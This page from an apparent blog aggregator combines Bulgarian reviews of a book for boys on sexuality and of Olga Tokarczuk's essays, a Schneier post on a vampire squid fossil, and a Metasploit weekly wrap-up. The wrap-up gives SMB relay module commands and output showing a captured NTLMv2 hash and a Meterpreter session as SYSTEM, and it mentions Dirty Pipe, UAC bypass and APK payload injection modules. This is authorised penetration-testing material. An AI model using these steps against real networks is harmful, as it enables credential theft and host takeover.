Да си момче е не по-малко трудно, отколкото да си момиче – но колко момчета растат без баща или с такъв, който не би седнал да отговаря на „неудобни“ въпроси, камо ли пък да придружи сина си до андролог; а майките, дори принципно да говорят по-свободно по темата, биха се притеснили да навлизат в толкова интимно пространство. Самият социален стереотип за мъжа пък отхвърля идеята за тревожност – и така пречи на момчетата да споделят информация помежду си. Оставим ли ги да се образоват от порното, може бързо да стигнат до погрешни представи (включително за себе си и своята нормалност), комплекси, чувство за вина и пр.

Инти Чавес Перес обяснява мъжката анатомия и физиология разбираемо и изчерпателно, като постепенно преминава в територии, които също създават тревоги – външния вид, мъжката роля, секса (соло или не), момичетата, флирта, умението да разчиташ (и зачиташ) отправените от другата страна сигнали, връзките, поставянето на собствените ти граници, та чак до безопасния секс и бременността, но и до разговорите, доверието, вариациите на чувствата и дори скъсването.

Доколко е необходимо да се говори за това – съдете от употребите на думата от заглавието в популярната реч, от израза „Два пъти я уважих даже“ до пиянското „Ти мене уважаваш ли ме“. А какво става, когато разговорът е подкопан в самата си основа? Губиш шанса да изградиш собственото си самоуважение, собственото си достойнство. Растеш като „коте бонзай“ (според сравнението на Перес), напъхан в буркана на твърде тесните норми. Момчетата заслужават повече от това.

„Чувствителният разказвач“ от Олга Токарчук

превод от полски Крум Крумов, Силвия Борисова, София: изд. ICU, 2021

В „Чувствителният разказвач“ Олга Токарчук описва как като малка имала навика при четене да държи до книгата си солени бисквити, солна фигурка от прочутата мина „Величка“ или просто купичка със сол. И да близва по малко, докато разгръща страниците.

По-късно тя открила, че при йешива пред учениците, изучаващи Тората, също поставяли такива купички, за да могат по време на четенето да потапят наплюнчения си пръст, а после да оближат кристалчетата. Нейната теория е, че солта подпомага предаването на нервните импулси между синапсите, а следователно – и процеса на възприемане.

Днес имаме нужда от подобен допинг.

Досега психолозите са установили, че умението за плодотворно четене е един от признаците на психичното здраве. „Плодотворно“ означава четене с разбиране и съпреживяване на това, което четем. В моментите на тревожност и стрес не четем. Хората, страдащи от психози, почти изцяло губят това умение. Затова четенето е привилегия на здравия и устойчив ум.

Разбира се, Токарчук няма предвид войната. Сборникът с лекции и есета е написан преди това, през „странното лято на 2020-а“. Доста отпреди това обаче натрупващата се тревожност води до намаляваща търпимост към художествената литература с нейните множество персонажи, покани за съпреживяване, за разбиране на другия човек отвътре. За подмяна на литературата с „факти“, дори да са фалшиви.

Есетата на Токарчук обаче напомнят, че фактите задължително се свързват в ума ни в някакъв разказ, наратив – и този разказ, също като литературния, има свой разказвач.

„Разказвачът“ в литературата е на пръв поглед фигура, поддаваща се на описание и анализ – дали ще е в първо, или в трето лице (рядко във второ), дали ще е всевиждащ и всезнаещ, или податлив на заблуди, дали ще се намесва в действието и т.н. За Токарчук обаче разказвачът не е само фигура от света на литературата, а и всеки, който навързва поредицата от случки в смислена верига. Днес можем да видим повече от нагледно какво означава сблъсъкът между два и повече разказа от „първо лице“ – в хибридната война между двете версии за реалността. Дотолкова, че можем да се запитаме:

Съществува ли изобщо голяма, неутрална и обективна вселена?

И усещаме липсата на всевиждащ, но чувствителен разказвач, който може да види не само всички факти, но и емоционалната истина на действащите лица. „Защото замисляли ли сте се някога – пита Токарчук – кой е онзи вълшебен разказвач, който в първите редове на Библията говори с изнесен глас: „В началото Бог сътвори небето и земята“? Който познава мислите на Бога?“

„А кой е – продължава писателката – онзи глас в мен, който разказва историята? Един ли е? Или самата идея да вярваш в единен и неделим Аз отразява ненаситния ни индивидуализъм?“ Токарчук копнее по множествеността и сложността, нещо подобно на описвания от Бахтин „полифоничен роман“ – онзи, който не потиска едни гласове за сметка на други, който ги среща, без да унищожава всички, за да остане само една версия. Но сама прибавя към своя блян щипка сол – този път в смисъла на английския израз to take it with a pinch of salt, тоест да приемаш нещо с едно наум, – като описва какво се случва със сложността в света на простото насилие:

Ако погледнем подредбата на света от тази му страна, можем лесно да забележим, че живеем в странен строй – сродило се е нещо като нова класова система; във властта са психопати, които натрапват собствената ценностна система на изцяло различните от тях чувствителни невротици, които в света на онези първите се чувстват отчуждени и не се справят с него, както следва, изобщо нямат шанс, за да се борят за своето.

Вероятно не е честно да се чете тази книга от гледна точка на последните събития; макар че тя някак ги предусеща. Съставена е по време на локдауна, на принудителното бездействие и мрачното предчувствие, че нещо ще се случи след „странното лято на 2020-а“.

Обикновено големите промени настъпват вследствие на катаклизми и войни. Казват, че точно преди Първата световна война хората са имали чувството за края на някакъв етап, на някакъв свят. За много от тях тогавашната ситуация е изглеждала непоносима, макар да не са си давали сметка докрай. Днес не разбираме този ентусиазъм, който е извеждал на улиците празнуващи тълпи, излезли да изпратят младите си мъже на война. Енергичната крачка на последните, ускорена от тогавашната филмова техника, за да ги превърне в подскачащи марионетки, ги е отвеждала някъде отвъд хоризонта, където вече са дебнели окопите на Вердюн и болшевишката революция. Цялата спретнатост на света им е била напът да се срине в пропастта.

Дано не повторим тази грешка.

Днес грешката изглежда повторена. И част от повлечените от нея събития включват заглушаването на чувствителния разказвач, смаляването на разказа до изнесена по телевизията теза; дано имаме шанса да се върнем към сложността.

Активните дарители на „Тоест“ получават постоянна отстъпка в размер на 20% от коричната цена на всички заглавия от каталозите на „Жанет 45“, ICU, както и на няколко други български издателства в рамките на партньорската програма Читателски клуб „Тоест“. За повече информация прочетете на toest.bg/club.
Заглавна илюстрация: © Александра Димитрова

Източник

Friday Squid Blog: 328-million-year-old Vampire Squid Ancestor Discovered

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/03/friday-squid-blog-328-million-year-old-vampire-squid-ancestor-discovered.html

A fossilized ancestor of the vampire squid — with ten arms — was discovered and named Syllipsimopodi bideni after President Biden.

Here’s the research paper. Note: Vampire squids are not squids. (Yes, it’s weird.)

As usual, you can also use this squid post to talk about the security stories in the news that I haven’t covered.

Read my blog posting guidelines here.

Metasploit Weekly Wrap-Up

Post Syndicated from Jeffrey Martin original https://blog.rapid7.com/2022/03/11/metasploit-weekly-wrap-up-3/

Mucking out the pipes.

Metasploit Weekly Wrap-Up

Thanks to some quick work by timwr, CVE-2022-0847 aka "Dirty Pipe" gives Metasploit a bit of digital plumber’s training. The exploit targeting modern Linux v5 kernels helps elevate user privileges by overwriting a SUID binary of your choice by plunging some payload gold through a pipe.

Long live the SMB relay!

SMB, that magical ubiquitous service making all that noise on networks, just got even more fun. With the latest updates by adfoster-r7 the windows/smb/smb_relay module that had been languishing in disuse due to evolutions in the protocol is now more helpful than ever. Users can now relay over SMB versions 2 and 3, and even select multiple targets that Metasploit will intelligently cycle through them to ensure that it is not wasting incoming connections.

Example module usage:

use windows/smb/smb_relay
set RELAY_TARGETS 192.168.123.4 192.168.123.25
set JOHNPWFILE ./relay_results.txt
run

Incoming requests have their hashes captured, as well as being relayed to additional targets to run psexec:

msf6 exploit(windows/smb/smb_relay) > [*] New request from 192.168.123.22
[*] Received request for \admin
[*] Relaying to next target smb://192.168.123.4:445
[+] identity: \admin - Successfully authenticated against relay target smb://192.168.123.4:445
[SMB] NTLMv2-SSP Client     : 192.168.123.4
[SMB] NTLMv2-SSP Username   : \admin
[SMB] NTLMv2-SSP Hash       : admin:::ecedb28bc70302ee:a88c85e87f7dca568c560a49a01b0af8:0101000000000000b53a334e842ed8015477c8fd56f5ed2c0000000002001e004400450053004b0054004f0050002d004e0033004d00410047003500520001001e004400450053004b0054004f0050002d004e0033004d00410047003500520004001e004400450053004b0054004f0050002d004e0033004d00410047003500520003001e004400450053004b0054004f0050002d004e0033004d00410047003500520007000800b53a334e842ed80106000400020000000800300030000000000000000000000000300000174245d682cab0b73bd3ee3c11e786bddbd1a9770188608c5955c6d2a471cb180a001000000000000000000000000000000000000900240063006900660073002f003100390032002e003100360038002e003100320033002e003100000000000000000000000000

[*] Received request for \admin
[*] identity: \admin - All targets relayed to
[*] 192.168.123.4:445 - Selecting PowerShell target
[*] Received request for \admin
[*] identity: \admin - All targets relayed to
[*] 192.168.123.4:445 - Executing the payload...
[+] 192.168.123.4:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.123.4
[*] Meterpreter session 1 opened (192.168.123.1:4444 -> 192.168.123.4:52771 ) at 2022-03-02 22:24:42 +0000

A session will be opened on the relay target with the associated credentials:

msf6 exploit(windows/smb/smb_relay) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-N3MAG5R  192.168.123.1:4444 -> 192.168.123.4:52771  (192.168.123.4)

Further details can be found in the Metasploit SMB Relay documentation

Return of the GSoC!

The Metasploit project is proud to return to Google Summer of Code for 2022. Contributor applications are will open April 4th and close April 19th. Changes this year open the program up to all newcomers of open source that are 18 years and older. Join use on #slack and checkout our How-To and Ideas pages to get started. We are still expanding on ideas and are eager to see what you’d like to add to Metasploit.

New module content (5)

Enhancements and features

  • #16135 from sjanusz-r7 – This adds support for logging Meterpreter’s TLV Packets with setg SessionTlvLogging true. Other values for the SessionTlvLogging option include console, false, and file:<file_location>.
  • #16141 from adfoster-r7 – This adds service manager commands to msfconsole.
  • #16219 from sjanusz-r7 – This updates the packet inspection for the enumextcmd and loadlib commands to log human readable string identifiers in addition to the integer value command ids that were introduced as part of Metasploit 6.
  • #16258 from sjanusz-r7 – This improves Meterpreter’s TLV logging support to show human readable names for the Meterpreter TLV values of. To view this functionality run setg SessionTlvLogging true with a Meterpreter session open. Next, run a Meterpreter command such as dir.
  • #16269 from bcoles – This improves validation for Android payloads to verify Java is correctly installed and apktool.jar exists in the same directory as apktool.
  • #16270 from bcoles – This improves validation for Android payloads to notify the user if a keytool error is present, such as being unable to parse the provided APK file or certificate.
  • #16282 from 3V3RYONE – This adds the lcat command to Meterpreter which allows the user to cat a local file.
  • #16288 from bcoles – This change display the output of apktool if the apktool output contains Java exceptions, which is useful for debugging errors in Android APK injection.

Bugs fixed

  • #16145 from adfoster-r7 – This fixes a case sensitivity issue with option handling for the to_handler command on Metasploit payloads. Previously, setting an LPORT value within a payload would not correctly override the previously set lport value.
  • #16153 from jmartin-r7 – This fixes a bug in the auxiliary/client/smtp/emailer which previously handled multiline SMTP responses incorrectly, stopping the module from emailing the payload successfully.
  • #16265 from smashery – This fixes an edgecase which led to a running job being cleaned up twice, causing unintended errors. Now the job is only cleaned up once.
  • #16268 from bwatters-r7 – This updates the check method of the exploit/windows/local/bypassuac_comhijack module to identify Windows 10 versions 1903 and later as not being affected. This also switches the module to run the check method automatically which will help inform users when the target system is or is not vulnerable.
  • #16283 from bcoles – This change fixes an error when attempting to inject into an unsigned APK file. A suitable error message is now displayed.
  • #16286 from bcoles – This fixes a payload truncation issue in post/windows/manage/persistence_exe on Windows systems caused by the usage of IO.read.
  • #16294 from bcoles – This change fixes the Android APK injection functionality of msfvenom to use the new signing tool apksigner instead of jarsigner, which allows the applications to install successfully on the latest version of Android (Android 11).
  • #16310 from adfoster-r7 – This fixes an edge case where setting multiple RHOST values for a module which did not support this option would cause the module to run multiple times instead of once.
  • #16311 from sjanusz-r7 – This updates msfconsole’s search functionality to include the 64 bit variant of payload_windows/x64/encrypted_shell payloads
  • #16312 from bwatters-r7 – This fixes two issues with the pwnkit exploit for CVE-2021-4034. The first issue fixed was a compatibility check between the target host architecture and the payload. The second issue fixed was with the on session callback that sets the current working directory.
  • #16322 from zeroSteiner – This fixes a regression issue with the hosts command tab completion and the --search option’s functionality.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).

The collective thoughts of the interwebz